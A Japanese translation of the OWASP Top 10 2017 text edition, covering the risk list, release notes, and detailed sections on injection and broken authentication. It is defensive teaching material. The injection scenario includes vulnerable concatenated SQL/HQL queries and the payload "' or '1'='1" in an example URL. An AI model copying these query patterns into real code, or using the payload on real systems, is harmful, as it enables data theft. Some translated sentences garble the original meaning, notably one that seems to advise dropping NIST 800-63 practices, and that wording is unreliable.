

## OWASP Top 10 2017

最もクリティカルなウェブアプリケーションリスクトップ10

November 20, 2017

### Release

Comments requested per instructions within



|  |  |
| --- | --- |
|  | Creative Commons License Logo |
| <https://owasp.org> | この成果物はクリエイティブコモンズ Attribution-ShareAlike 4.0 International License のもとでリリースされています |

# リリース

## 重要な注意事項

### コメント募集

これはOWASP Top 10のテキスト版です。翻訳者などテキスト版に関心のある方には便利です。しかし、PowerPoint/PDF版を正式版としており、この版は正式版ではありません。

現時点で募集しているのは

* 翻訳者 - すでに作業しているチームもありますが、もし手伝えるならご連絡ください。

訂正、問題点などをログとして記録するためGithubを使うことを強く勧めています:

* <https://github.com/OWASP/Top10/issues>

この広い透明性により、リリース前の最終段階に寄せられた多くの声をどのように聞き届けたかについても追跡できるようになっています。

* Andrew van der Stock
* Brian Glas
* Neil Smithline
* Torsten Gigler

# TOC

< replace me with a toc >

# O OWASPについて

## OWASPについて

The Open Web Application Security Project (OWASP/日本語: オワスプ) は、オープンなコミュニティであり、組織がアプリケーションやAPIを開発、調達、メンテナンスするにあたりそれらが信頼できるようになることにもっぱら専念しています。

OWASPにおいては、以下のような自由で開かれた状況をご覧になれます:

* アプリケーションセキュリティのためのツールと標準。
* アプリケーションセキュリティテスト、セキュアなコード開発、セキュアなコードレビューについての一通り揃った文献。
* プレゼンテーションや[ビデオ](https://www.youtube.com/user/OWASPGLOBAL).
* 開発者に共通なさまざまなトピックを扱った[チートシート](https://www.owasp.org/index.php/OWASP_Cheat_Sheet_Series)
* 標準的なセキュリティコントロールとライブラリ
* [世界中にあるローカルチャプタ](https://www.owasp.org/index.php/OWASP_Chapter).
* 先端的な調査研究
* 多方面にわたる [世界中のコンファレンス](https://www.owasp.org/index.php/Category:OWASP_AppSec_Conference).
* [メーリングリスト](https://lists.owasp.org/mailman/listinfo).

さらに多くの情報はこちら: <https://www.owasp.org>.

すべてのOWASPのツール、ドキュメント、ビデオ、プレゼンテーション、そしてチャプターは自由でオープンなものであり、アプリケーションセキュリティを改善する人なら誰でも活用することができます。

わたしたちはアプリケーションセキュリティを、人、プロセス、および技術の問題として提唱しています。最も効果的なアプリケーションセキュリティへのアプローチはそれらの領域を改善することが必要だからです。

OWASPは新しいタイプの組織です。商業的な圧力に縛られないという自由は、アプリケーションセキュリティに関する、偏りのない、実用的な、かつ費用対効果の高い情報を提供することを可能にするからです。

OWASPは、テクノロジ企業と提携しません。しかしながら、商用セキュリティ技術の情報に基づく使用をサポートします。OWASPは、さまざまな種類の資料を共同で、透明で、オープンな方法で制作します。

The OWASP Foundation(オワスプ・ファウンデーション)は、プロジェクトの長期的な成功を実現する非営利団体です。OWASPに関わるほとんどの人すなわちOWASPボード、チャプターリーダー、プロジェクトリーダー、プロジェクトメンバーはボランティアです。私たちは、革新的なセキュリティリサーチに対し、金銭面とインフラストラクチャの提供によりサポートします。

どうぞ、ご参加ください。

## 著作権とライセンス



Copyright © 2003-2017 The OWASP Foundation. This document is released under the Creative Commons Attribution Share-Alike 4.0 license. For any reuse or distribution, you must make it clear to others the license terms of this work.

## 前書き

セキュアでないソフトウェアは財務、医療、防衛、エネルギーおよびその他の重要なインフラを損ないます。ソフトウェアはますます複雑になり、つながるにつれて、アプリケーションセキュリティを成し遂げることの難しさは、いわば指数関数的に増加しています。モダンなソフトウェア開発プロセスの急速な進歩は、最も共通するリスクを迅速かつ正確に発見し解決することを不可欠なものとしたのです。我々にはもはや、このOWASP Top 10に示されるような比較的シンプルなセキュリティ問題に耐える余裕などありません。

OWASP Top 10 - 2017の制作中に、多くのフィードバックを受け取りました。それらは、他の同様のOWASPプロジェクトに関する努力に勝るものでした。これは、コミュニティがこのOWASP Top 10にどれほどの情熱があるかを示しており、したがってOWASPにとって、大多数の活用にとってTop 10が適切なものにすることがどれほど重要なことであるかを示しています。

OWASP Top 10プロジェクトの当初の目標は、シンプルに開発者やマネージャーの意識を高めることでしたが、いまやTop 10は事実上のアプリケーションセキュリティのスタンダードとなってきました。

このリリースにおいて、アプリケーションセキュリティにかかわる問題や改善提案は、簡潔かつ確認できる方法で記載されており、さまざまなアプリケーションセキュリティ計画において、OWASP Top 10の採用を促進するものとなっています。

大規模な組織や、セキュリティの取り組みにおいて高いレベルの組織において、本当に標準が求められているような場合には、[OWASP Application Security Verification Standard (ASVS)](https://www.owasp.org/index.php/ASVS) を使うようお勧めします。しかし、ほとんどの場合、OWASP Top 10がアプリケーションセキュリティを始めるのに良いスタートとなります。

OWASP Top 10のさまざまなユーザーに対して、次のステップを提案しています。「開発者の次のステップ」、「セキュリティチームの次のステップ」、「セキュリティテストチームの次のステップ」、CIOやCISOに適した「組織にとっての次のステップ」、アプリケーションマネージャやアプリケーションのライフサイクルの責任を持つ人に適した「アプリケーションマネージャの次のステップ」です。

長期的には、あらゆるソフトウェア開発チームと組織が、それぞれのカルチャーとテクノロジーに適合したアプリケーションセキュリティプログラムを創造していくようお勧めします。さまざまな形や規模のプログラムがあります。組織が今持っている強みを活かしながら、SAMM (ソフトウェア品質成熟度モデル)を用いてアプリケーションセキュリティプログラムを計測し、改善してください。

OWASP Top 10がアプリケーションセキュリティに関わる努力に役立って欲しいと考えています。質問やコメント、またアイデアがあればOWASPに遠慮なくお知らせください。Githubプロジェクトレポジトリはこちらです:

* <https://github.com/OWASP/Top10/issues>

OWASP Top 10プロジェクトと翻訳はこちらです:

* <https://www.owasp.org/index.php/top10>

最後に、OWASP Top 10 プロジェクトのリーダーシップを創設した Dave Wichers とJeff Williamsのすべてのご尽力と、コミュニティの助けがあればこれをやり遂げられると私たちチームを信じてくれたことに感謝を述べたいと思います。

* Andrew van der Stock
* Brian Glas
* Neil Smithline
* Torsten Gigler

## プロジェクトのスポンサー

OWASP Top 10 - 2017のスポンサー [Autodesk](https://www.autodesk.com) 社に感謝します。

脆弱性の蔓延状況を示すデータやその他のご助力を提供してくださった組織ならびに個人はこちらのリストに記載しました。 [Acknowledgements page](0xd1-data-contributors.md).

# I 導入

## OWASP Top 10 - 2017へようこそ

今回のメジャーアップデートでは、A8：2017-安全でないデシリアライズ操作とA10：2017-ロギングとモニタリングの不足の2つの問題を含む、いくつかの新しい問題が追加されています。以前のOWASP Top 10リリースからの2つの重要な差別化要素は、相当なコミュニティからのフィードバックと、数多くの組織から集められた広範囲のデータです。アプリケーションセキュリティ標準を準備する上では、おそらく最大量のデータが集められたと考えられます。このことは、新しい版のOWASP Top 10が、現在数々の組織が直面している最も影響の大きなアプリケーションセキュリティリスクに向けられているという確信が得られます。

2017年版のOWASP Top 10は、主に、アプリケーションのセキュリティを専門とする企業から寄せられた40以上のデータと、500人以上の個人による業界調査に基づいています。データは、数百の組織の、10万以上の実在するアプリケーションおよびAPIから集められた脆弱性にまたがるものです。Top 10の項目は、この流行を反映しているデータに従って、攻撃しやすさ、検知しやすさ、および影響についての共通認識の推計を組み合わせた上で、選択し、優先順位を付けます。

OWASP Top10の主要な目的は、開発者、デザイナー、アーキテクト、マネージャー、組織に、最も一般的かつ最も重要なWebアプリケーションセキュリティの弱点の影響について教育することです。また、これらのリスクの高い問題のある領域を守るための基本的なテクニックを提供し、現時点からどこへ進めるべきなかについてのガイダンスを提供します。

## 将来への道筋

**10まででやめない**. [OWASP Developer's Guide](https://www.owasp.org/index.php/OWASP_Guide_Project)や [OWASP Cheat Sheet Series](https://www.owasp.org/index.php/Category:Cheatsheets)で説明されているように、Webアプリケーションの全体的なセキュリティに影響を与える可能性のある問題は数多くあります。これらは、WebアプリケーションやAPIを開発するどんな人にとっても、不可欠な情報です。WebアプリケーションおよびAPIの脆弱性を効果的に見つける方法に関するガイダンスは、[OWASP Testing Guide](https://www.owasp.org/index.php/OWASP_Testing_Project) に記載されています。

**定期的に変更する**. OWASPトップ10はこれからも変化し続けます。また、あなたのアプリケーションコードの、1行も変更していなくても、脆弱になる可能性があります。新しい欠陥が発見され、攻撃方法が洗練されるからです。詳細については、Top 10の最後に掲載した、開発者、テスター、組織、アプリケーションマネージャのための次のステップの項にあるアドバイスを見直してみてください。

**積極的に思考する**. 脆弱性を追いかけるのをやめ、アプリケーションセキュリティコントロールを強力なものに確立する準備ができたら、以下の文書を参照してください。[OWASP Proactive Controls](https://www.owasp.org/index.php/OWASP_Proactive_Controls) プロジェクトは、開発者がセキュリティをアプリケーションに組み込むための出発点を提供します。また、[OWASP Application Security Verification Standard (ASVS)](https://www.owasp.org/index.php/ASVS)は、組織にとって、またアプリケーションレビュワーにとって何を検証したら良いかを示すガイドです。

**賢くツールを活用する**.  
セキュリティ脆弱性は、非常に複雑で深刻なコードに埋もれていることがあります。多くの場合、そのような弱点を発見して排除するための最も費用対効果の高いアプローチは、高度なツールを手元に備えている専門家です。ツールのみに依存することは、セキュリティに関する誤った感覚をもたらしてしまうので、お勧めしません。

**左へ右へ、どこへでも進める**. セキュリティをソフトウェア開発の組織全体のカルチャーにかかわる不可欠なものとすることに集中してください。詳しい情報は、 [OWASP Software Assurance Maturity Model (SAMM)](https://www.owasp.org/index.php/OWASP_SAMM_Project)にあります。

## 謝辞

2017年版へのアップデートを支援するために、脆弱性データを寄稿した多くの組織に感謝したいと思います。私たちはデータの募集に対して40以上の回答を頂きました。初めて、Top 10リリースに貢献した全てのデータと寄稿者の全リストを明らかにしました。これは、これまでに公に収集されたものより大規模で多様な脆弱性データのコレクションの1つであると考えています。

このドキュメントのスペースに記載できる以上のさらに多くの貢献者がおられますので、その貢献に感謝するための専用ページを作成しました。これらの組織の皆さんが、ご自身たちの努力の結晶である脆弱性データを公に共有することで、喜んで最前線に立ってくれたことに感謝したいと思います。このような活動が成長し続けてより多くの組織において同様の協力が奨励されること、ひいては、これが証拠に基づくセキュリティの重要なマイルストーンの1つとみなされることを願っています。これらのすばらしい貢献がなければ、OWASP Top 10を作ることはできないからです。

業界ランキングの調査を仕上げるために時間を費やしてくれた500人以上の個人に本当に感謝します。皆さんの声は、Top 10に2つの新しい追加を決定する助けになりました。コメント、励まし、批判もすべて感謝しています。 貴重なお時間をいただき、感謝したいと思います。

非常に建設的なコメントを寄せて頂き、トップ10にこのアップデートを見直す時間をいただいた人たちに感謝します。皆さんのことは、可能な限り「謝辞」のページに記載しています。

そして最後に、世界中でOWASP Top 10にもっと手に取りやすくするため、Top 10のこのリリースを多数の言語に翻訳なさる翻訳者の皆さんに前もって感謝したいと思います。

# RN リリースノート

## 2013年版から2017年版への変更点

前のバージョンから4年以上、世の中の変化は加速してきたため、OWASP Top 10 は変更を必要とされています。我々は、OWASP Top 10をすっかりリファクタリングし、手法を改良し、新しいデータ募集のプロセスを活用し、コミュニティと協働し、リスクを評価し直し、それぞれのリスクを一から書き直し、一般に利用されているフレームワークや言語への参照を追加しています。

ここ数年で、アプリケーションの基本的な技術とアーキテクチャは大きく変わりました:

* 従来のモノリシックアプリケーションからnode.jsやSpring Bootで書かれたマイクロサービスに置き換わっています。 マイクロサービスには独自のセキュリティ上の課題があります。例えば、マイクロサービス、コンテナ、機密管理などの間の信頼関係の確立、などがあります。インターネットからアクセス不可能だと期待されている古いコードは、現在、シングルページアプリケーション（SPA）やモバイルアプリケーションによって使いまくられているAPI や RESTful Webサービスの背後に居座っています。コードによるアーキテクチャの前提、たとえば信頼できる発信者のような前提はもはや有効ではありません。
* AngularやReactなどのJavaScriptフレームワークで書かれたシングルページアプリケーションによって、モジュール化された機能豊富なフロントエンドの開発ができるようになりました。従来、サーバー側で提供されてきた機能がクライアント側の機能に移るため、それはそれで独自のセキュリティ上の課題となります。
* JavaScriptはいまやWebの主要言語であり、サーバー側で実行されるnode.jsや、クライアントで動作するBootstrap、Electron、Angular、Reactなどの今どきのWebフレームワークで用いられています。

## データに裏付けられた新しい問題

* **A4:2017-XML 外部エンティティ参照 (XXE)** は、新しいカテゴリです。主にソースコード分析を行うセキュリティテストツール([SAST](https://www.owasp.org/index.php/Source_Code_Analysis_Tools))から寄せられたデータが根拠となっています。


## コミュニティにより裏付けられた新しい問題

コミュニティに向けて、2つのセキュリティ上の弱点に関する見識を提供してくれるよう求めました。500を超える意見をいただき、すでにデータによる裏付けのある問題(機微情報の漏洩とXXE)を除き、二つの新しい問題があります:

* **A8:2017-安全でないデシリアライズ**, この問題のある環境ではリモートからのコード実行や機微なオブジェクト操作が可能になります。
* **A10:2017-不十分なログ取得とモニタリング**, この機能の欠落は、不正な活動やセキュリティ違反の検知、インシデント対応、デジタルフォレンジックを妨げるか、あるいは大幅に遅延させる可能性があります。

## 統合、引退。ただし、忘れて良いという意味ではない

* **A4-安全でないオブジェクト直接参照** と **A7-機能レベルアクセス制御の欠落** は、**A5:2017-不完全なアクセスコントロール**にマージされました。
* **A8-クロスサイトリクエストフォージェリ (CSRF)**は、多くのフレームワークがこの対策を講じており [CSRF defenses](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))、アプリケーションの5%程度でのみ観察されています。
* **A10-未検証のリダクレクトとフォワード**は、アプリケーションのおよそ8%で観察されており、XXEが入ったことにより、外れることになりました。



# アプリケーションのセキュリティリスク

## アプリケーションのセキュリティリスクについて

攻撃者はアプリケーションを介して様々な経路で、ビジネスや組織に被害を及ぼします。それぞれの経路は、注意を喚起すべき深刻なリスクやそれほど深刻ではないリスクを表しています。

これらの経路の中には、検出や悪用がしやすいものと、検出や悪用がしにくいのもあります。同様に、引き起こされる被害についても、ビジネスに影響がないこともあれば、破産にまで追い込まれることもあります。組織におけるリスクを判断するためにまず、それぞれの「脅威となるエージェント」、「攻撃手法」、「セキュリティ上の弱点」などに関する可能性を評価し、組織に対する「技術的影響」と「ビシネスへの影響」を考慮してみてください。最後に、これら全てのファクターに基づき、リスクの全体像を決定してください。

## あなたにとってのリスク

OWASP Top 10は、多様な組織のために、最も重大なウェブアプリケーションセキュリティリスクを特定することに焦点を当てています。これらのリスクに関して、OWASP Risk Rating Methodologyに基づいた以下の格付手法により、発生可能性と技術的な影響について評価します。

OWASP Risk Rating Methodologyでは、各リスクに関する発生可能性や影響度を算出するリスク格付方法をアップデートしています。詳細は「リスクについて」を参照してください。  
各組織はユニークであるため、侵害において脅威を引き起こすアクター、目標、影響度も各組織でユニークでしょう。  
公共の利益団体において公開情報をCMSにより管理している場合や、医療システムにおいてセンシティブな健康記録を管理するために同じようなCMSを利用している場合に、同じソフトウェアであっても脅威を引き起こすアクターやビジネスへの影響は大きく異なります。そのため、脅威エージェントやビジネスへの影響に基づき、組織におけるリスクを理解することが重要です。  
Top 10におけるリスクは、理解の促進及び混乱を招くことを避けるため、可能な限りCWEに沿った名称としています。

## 参考資料

### OWASP

* OWASP Risk Rating Methodology
* Article on Threat/Risk Modeling

### その他

* ISO 31000: Risk Management Std
* ISO 27001: ISMS
* NIST Cyber Framework (US)
* ASD Strategic Mitigations (AU)
* NIST CVSS 3.0
* Microsoft Threat Modelling Tool

# T10 OWASP Top 10 アプリケーションセキュリティリスク – 2017

|  |  |
| --- | --- |
| リスク | 解説 |
| A1:2017-インジェクション | SQLインジェクション、NoSQLインジェクション、OSコマンドインジェクション、LDAPインジェクションといったインジェクションに関する脆弱性は、コマンドやクエリの一部として信頼されないデータが送信される場合に発生します。攻撃コードはインタープリターを騙し、意図しないコマンドの実行や、権限を有していないデータへのアクセスを引き起こします。 |
| A2:2017-不完全な認証 | 認証やセッション管理に関連するアプリケーションの機能は、不適切に実装されていることがあります。不適切な実装により攻撃者は、パスワード、鍵、セッショントークンを侵害したり、他の実装上の欠陥により、一時的または永続的に他のユーザーの認証情報を取得します。 |
| A3:2017-機微データの漏えい | 多くのウェブアプリケーションやAPIでは、財務情報、健康情報や個人情報といった機密データを適切に保護していません。攻撃者は、このように適切に保護されていないデータを窃取または改ざんして、クレジットカード詐欺、個人情報の窃取やその他の犯罪を行う可能性があります。 機密データは、保存時や送信時に暗号化を施し、ブラウザ経由でやり取りを行う際には予防措置を講じるなどの特別な措置を講じないと侵害される可能性があります。 |
| A4:2017-XML 外部エンティティ (XXE) | 多くの古くて構成の悪いXMLプロセッサーにおいては、XML文書内の外部エンティティー参照を指定可能です。 外部エンティティは、ファイルURIハンドラ、内部ファイル共有、内部ポートスキャン、リモートコード実行、DoS（サービス拒否）攻撃により、内部ファイルを漏洩させます。 |
| A5:2017-不完全なアクセス制御 | 権限を有するもののみが許可されていることに関する制御は適切に実装されていないことがあります。攻撃者は、これらの脆弱性を悪用して、他のユーザのアカウントへのアクセス、機密ファイルの表示、他のユーザのデータの変更、アクセス権の変更など、権限のない機能やデータにアクセスすることができます。 |
| A6:2017-セキュリティ設定のミス | セキュリティ設定のミスは、最も一般的に見られる問題です。これは通常安全でないデフォルト設定、不完全または特別な設定、クラウドストレージ、誤った設定のHTTPヘッダ、機密情報を含む冗長なエラーメッセージによりもたらされます。 すべてのオペレーティングシステム、フレームワーク、ライブラリ、アプリケーションを安全に設定する必要があるだけでなく、それらに適時にパッチを当てたり、アップグレードする必要があります。 |
| A7:2017-クロスサイトスクリプティング (XSS) | XSSの脆弱性は、適切なバリデーションやエスケープ処理を行っていない場合や、HTMLやJavaScriptを生成できるブラウザAPIを用いているユーザ入力データで既存のWebページを更新する場合に発生します。 XSSにより攻撃者は、被害者のブラウザでスクリプトを実行してユーザーセッションを乗っ取ったり、Webサイトを改ざんしたり、悪意のあるサイトにユーザーをリダイレクトすることができます。 |
| A8:2017-安全でないデシリアライズ処理 | 安全でないデシリアライズ処理により、リモートからのコード実行がなされます。仮に安全でないデシリアライズ処理によりリモートからのコード実行ができなかったとしても、その脆弱性を利用して、リプレイ攻撃やインジェクション攻撃、権限昇格といった攻撃が実行されます。 |
| A9:2017-既知の脆弱性があるコンポーネントの使用 | ライブラリ、フレームワークやその他ソフトウェアモジュールといったコンポーネントは、アプリケーションと同等の権限で動いています。脆弱性のあるコンポーネントが悪用されると、重大な機密情報の損失やサーバが乗っ取られることに繋がります。既知の脆弱性があるコンポーネントを利用しているアプリケーションやAPIは、アプリケーションの防御を損ない、様々な攻撃や悪影響を受けることになります。 |
| A10:2017-不十分なロギングとモニタリング | 不十分なロギングとモニタリングとインシデントレスポンスへの組み込みの欠如や非効率な組み合わせにより、攻撃者は更にシステムを攻撃し、攻撃の継続性を維持し、より多くのシステムにも攻撃範囲を拡げ、データを改竄、破棄、破壊します。ほとんどの侵害事案においては、侵害を検知するのに200日以上を要し、内部機関のプロセスやモニタリングからではなく、外部機関によって検知されています。 |

# A1:2017 インジェクション

|  |  |  |
| --- | --- | --- |
| 脅威エージェント/攻撃手法 | セキュリティ上の弱点 | 影響 |
| アクセスレベル : 悪用難易度 3 | 流行度 2 : 検出難易度 3 | 技術的影響度 3 : ビジネスへの影響 |
| ほとんどのどんなデータ元もインジェクションの経路となりえます。環境変数、パラメータ、外部及び内部のWebサービス、そしてあらゆる種類のユーザーというように。 [インジェクション欠陥](https://www.owasp.org/index.php/Injection_Flaws)は、攻撃者が悪意を持ったデータをインタープリタに送ることができる場合に発生します。 | インジェクション欠陥は、特にレガシーコードでは、とても一般的です。インジェクション脆弱性は、SQL、LDAP、XPath、またはNoSQLクエリ、OSコマンド、XMLパーサー、SMTPヘッダー、式言語、およびORMクエリでよく見られます。インジェクション欠陥は、コードを調べると簡単に発見できます。スキャナやファジングは、攻撃者がインジェクション欠陥を見つけるのに役立ちます。 | インジェクションは、データの損失、破壊、権限ない者への情報漏洩、アカウンタビリティの喪失、またはアクセス拒否につながる可能性があります。インジェクションは、ホストの完全な乗っ取りにつながることがあります。ビジネスへの影響は、アプリケーションとデータの重要性に依存します。 |

## 脆弱性有無の確認

次のような状況では、アプリケーションは攻撃に対して脆弱です。

* ユーザが提供するデータが、アプリケーションによって検証、フィルタリング、またはサニタイズされない。
* コンテキストに応じたエスケープが行われず、動的クエリまたはパラメータ化されていない呼出しがインタープリタに直接使用される。
* オブジェクト・リレーショナル・マッピング（ORM）の検索パラメータに悪意を持ったデータが使用され、重要なレコードを追加で抽出してしまう。
* 悪意を持ったデータを直接または連結して使う。例えば、動的クエリ、コマンド、ストアド・プロシージャにおいて構文に悪意を持ったデータを組み合わせる形でSQLやコマンドが組み立てられる。
* より一般的なインジェクションとしては、SQL、NoSQL、OSコマンド、オブジェクト・リレーショナル・マッピング（ORM）、LDAP、およびEL式（Expression Language）またはOGNL式（Object Graph Navigation Library）のインジェクションがある。コンセプトはすべてのインタープリタで同じである。

インジェクションに対してアプリケーションが脆弱であるかどうかを検出するのに最も良い方法はソースコードのレビューです。これに、すべてのパラメータ、ヘッダー、URL、Cookie、JSON、SOAP、およびXMLデータ入力の完全な自動テストが続きます。組織は、静的ソースコード解析([SAST](https://www.owasp.org/index.php/Source_Code_Analysis_Tools))ツールと動的アプリケーションテスト([DAST](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools))ツールをCI/CDパイプラインに導入して、稼働環境への展開前に新たに作られてしまったインジェクション欠陥を特定します。

## 防止方法

インジェクションを防止するためにはコマンドとクエリからデータを常に分けておくことが必要です。

* 推奨されるオプションは、インタープリタを全く用いないか、パラメータ化されたインターフェースを用いた安全なAPIを利用すること、または、オブジェクト・リレーショナル・マッピング・ツール（ORM）を使用するように移行することである。**注意**：パラメータ化されていたとしても、ストアドプロシージャは、PL/SQLまたはT-SQLによってクエリとデータを連結したり、EXECUTE IMMEDIATEやexec()を利用して悪意のあるデータを実行することによって、SQLインジェクションを発生させることができる。
* ポジティブまたは「ホワイトリスト」によるサーバーサイドの入力検証という方法もある。多くのアプリケーションではモバイルアプリケーション用のテキスト領域やAPIなどで特殊文字を必要とするため、これは完全な防御方法とはならない。
* 上記の対応が困難な動的クエリでは、そのインタープリタの特定のエスケープ構文を使用して特殊文字をエスケープする。**注意**：テーブル名やカラム名などのようなSQLストラクチャに対してはエスケープができない。それ故に、ユーザ指定のストラクチャ名は危険である。これはレポート作成ソフトウェアに存在する一般的な問題である。
* クエリ内でLIMITやその他のSQL制御を使用して、SQLインジェクションが発生した場合のレコードの大量漏洩を防ぐ。

## 攻撃シナリオの例

**シナリオ #1**: あるアプリケーションは信頼出来ないデータを用いて以下の脆弱なSQL呼び出しを生成します。

String query = "SELECT \* FROM accounts WHERE custID='" + request.getParameter("id") + "'";

**シナリオ #2**: 同様に、あるアプリケーションのフレームワークに対する盲目的な信頼もまた、脆弱なクエリになりえます。 (例えば、Hibernateクエリ言語(HQL)):

Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");

両方とも攻撃者がブラウザで、パラメータ'id'を' or '1'='1で送信します。例えば、

http://example.com/app/accountView?id=' or '1'='1

両方のクエリの意味が変えられ、アカウントテーブルにあるレコードは全て返されます。データの改ざんや削除、ストアドプロシージャの呼び出しなど、より危険な攻撃も可能です。

## 参考資料

### OWASP

* [OWASP Proactive Controls: Parameterize Queries](https://www.owasp.org/index.php/OWASP_Proactive_Controls#2:_Parameterize_Queries)
* [OWASP ASVS: V5 Input Validation and Encoding](https://www.owasp.org/index.php/ASVS_V5_Input_validation_and_output_encoding)
* [OWASP Testing Guide: SQL Injection](https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)), [Command Injection](https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013)), [ORM injection](https://www.owasp.org/index.php/Testing_for_ORM_Injection_(OTG-INPVAL-007))
* [OWASP Cheat Sheet: Injection Prevention](https://www.owasp.org/index.php/Injection_Prevention_Cheat_Sheet)
* [OWASP Cheat Sheet: SQL Injection Prevention](https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)
* [OWASP Cheat Sheet: Injection Prevention in Java](https://www.owasp.org/index.php/Injection_Prevention_Cheat_Sheet_in_Java)
* [OWASP Cheat Sheet: Query Parameterization](https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet)
* [OWASP Automated Threats to Web Applications – OAT-014](https://www.owasp.org/index.php/OWASP_Automated_Threats_to_Web_Applications)

### その他

* [CWE-77: Command Injection](https://cwe.mitre.org/data/definitions/77.html)
* [CWE-89: SQL Injection](https://cwe.mitre.org/data/definitions/89.html)
* [CWE-564: Hibernate Injection](https://cwe.mitre.org/data/definitions/564.html)
* [CWE-917: Expression Language Injection](https://cwe.mitre.org/data/definitions/917.html)
* [PortSwigger: Server-side template injection](https://portswigger.net/kb/issues/00101080_serversidetemplateinjection)

# A2:2017 認証の不備

|  |  |  |
| --- | --- | --- |
| 脅威エージェント/攻撃手法 | セキュリティ上の弱点 | 影響 |
| アクセスレベル : 悪用難易度 3 | 流行度 2 : 検出難易度 2 | 技術的影響度 3 : ビジネスへの影響 |
| 攻撃者は、credential stuffing に使える数十億にのぼる有効なユーザ名とパスワードの組み合わせ、初期設定の管理者アカウントリスト、自動化された総当たり攻撃、辞書攻撃ツールを悪用してきます。そして、彼らはセッション管理における攻撃手法、特に有効期限が切れたセッショントークンに関連したものをよく理解しています。 | 一般的にユーザ認証とアクセス制御を設計・実装するため、認証の不備が広く流行しています。セッション管理はユーザ認証とアクセス制御の基盤であり、ステートフルなアプリケーションすべてがセッション管理を実装しています。攻撃者は手動で認証の不備を発見し、自動化ツールによるパスワードリスト攻撃や辞書攻撃を仕掛けて、それらを攻撃できます。 | 攻撃者は、システムを侵害するために、いくつかのアカウントまたはたった一つの管理者アカウントのアクセス権限を奪取すれば十分です。アプリケーション次第で、この攻撃はマネーロンダリング、社会的な不正行為、個人情報の侵害、法的に保護された重要な機密情報の漏えいにつながる恐れがあります。 |

## 脆弱性有無の確認

認証に関連した攻撃を防ぐためには、ユーザ認証、セッション管理の設計・実装を確認することが重要です。

アプリケーションが下記の条件を満たす場合、認証の設計・実装に問題があるかもしれません:

* 有効なユーザ名とパスワードのリストを持つ攻撃者による[credential stuffing](https://www.owasp.org/index.php/Credential_stuffing)のような自動化された攻撃が成功する
* 総当たり攻撃や、その他の自動化された攻撃が成功する
* "Password1"や"admin/admin"のような初期設定と同じパスワード、強度の弱いパスワード、よく使われるパスワードを登録できる
* 安全に実装できない"秘密の質問"のように、脆弱または効果的でないパスワード復旧手順やパスワードリマインダを実装している
* 平文のパスワード、暗号化したパスワード、または脆弱なハッシュ関数でハッシュ化したパスワードを保存している(**A3:2017-機密データの露出**を参照)
* 多要素認証を実装していない、または効果的な多要素認証を実装していない
* URLからセッションIDが露見する(例: URLリライト)
* ログインに成功した後でセッションIDを変更しない
* 適切にセッションIDを無効にしない。ログアウトまたは一定時間操作がないとき、ユーザのセッションや認証トークン(特に、シングルサインオン(SSO)トークン)が適切に無効にならない

## 防止方法

* 自動化された攻撃、credential stuffing、総当たり攻撃、盗まれたユーザ名/パスワードを再利用した攻撃を防ぐために、できる限り多要素認証を実装する
* 初期アカウント(特に管理者ユーザ)を残したまま出荷およびリリースしない
* 新しいパスワードまたは変更後のパスワードが[top 10000 worst passwords](https://github.com/danielmiessler/SecLists/tree/master/Passwords)のリストにないか照合するようなパスワード検証を実装する
* [NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets](https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret)やパスワードポリシーの基になるドキュメントにしたがい、パスワード長、パスワードの複雑性や定期変更までの期間を決める
* すべて同じメッセージを出力することで、ユーザ登録、パスワード復旧、API でaccount enumeration attacksに対策する
* パスワード入力の失敗回数に制限を設ける、またはパスワード入力に失敗したらログインできるまでに待ち時間を設けること。credential stuffing、総当たり攻撃、または他の攻撃を検知したとき、すべてのログイン失敗を記録し、アプリケーション管理者に通知する
* フレームワークなどが標準で提供するセッション管理機構をサーバサイドで採用して、ログイン後に高いエントロピーを持つランダムなセッションIDを生成する。セッションIDはURLを含めず、セキュアに保存し、ログアウト・一定時間操作がない・一定期間のタイムアウトした後に無効にすべきである

## 攻撃シナリオの例

シナリオ #1: [Credential stuffing](https://www.owasp.org/index.php/Credential_stuffing)や[lists of known passwords](https://github.com/danielmiessler/SecLists)を用いた攻撃は、広く知られた攻撃手法です。アプリケーションが自動化された攻撃やcredential stuffingに対策していない場合、そのアプリケーションがID/パスワードの組み合わせが正しいか検証するパスワードオラクルとして悪用されるかもしれません。

**シナリオ #2**: パスワードが認証の一要素として使われ続けていることから、ほとんどの認証に関連する攻撃が起こっています。ユーザが脆弱なパスワードを設定、または再利用しやすい状況にないか、かつてのベストプラクティス、パスワード変更および複雑性の要件をレビューしてください。組織には、NIST 800-63におけるプラクティスの実装をやめること、多要素認証を採用することを推奨します。

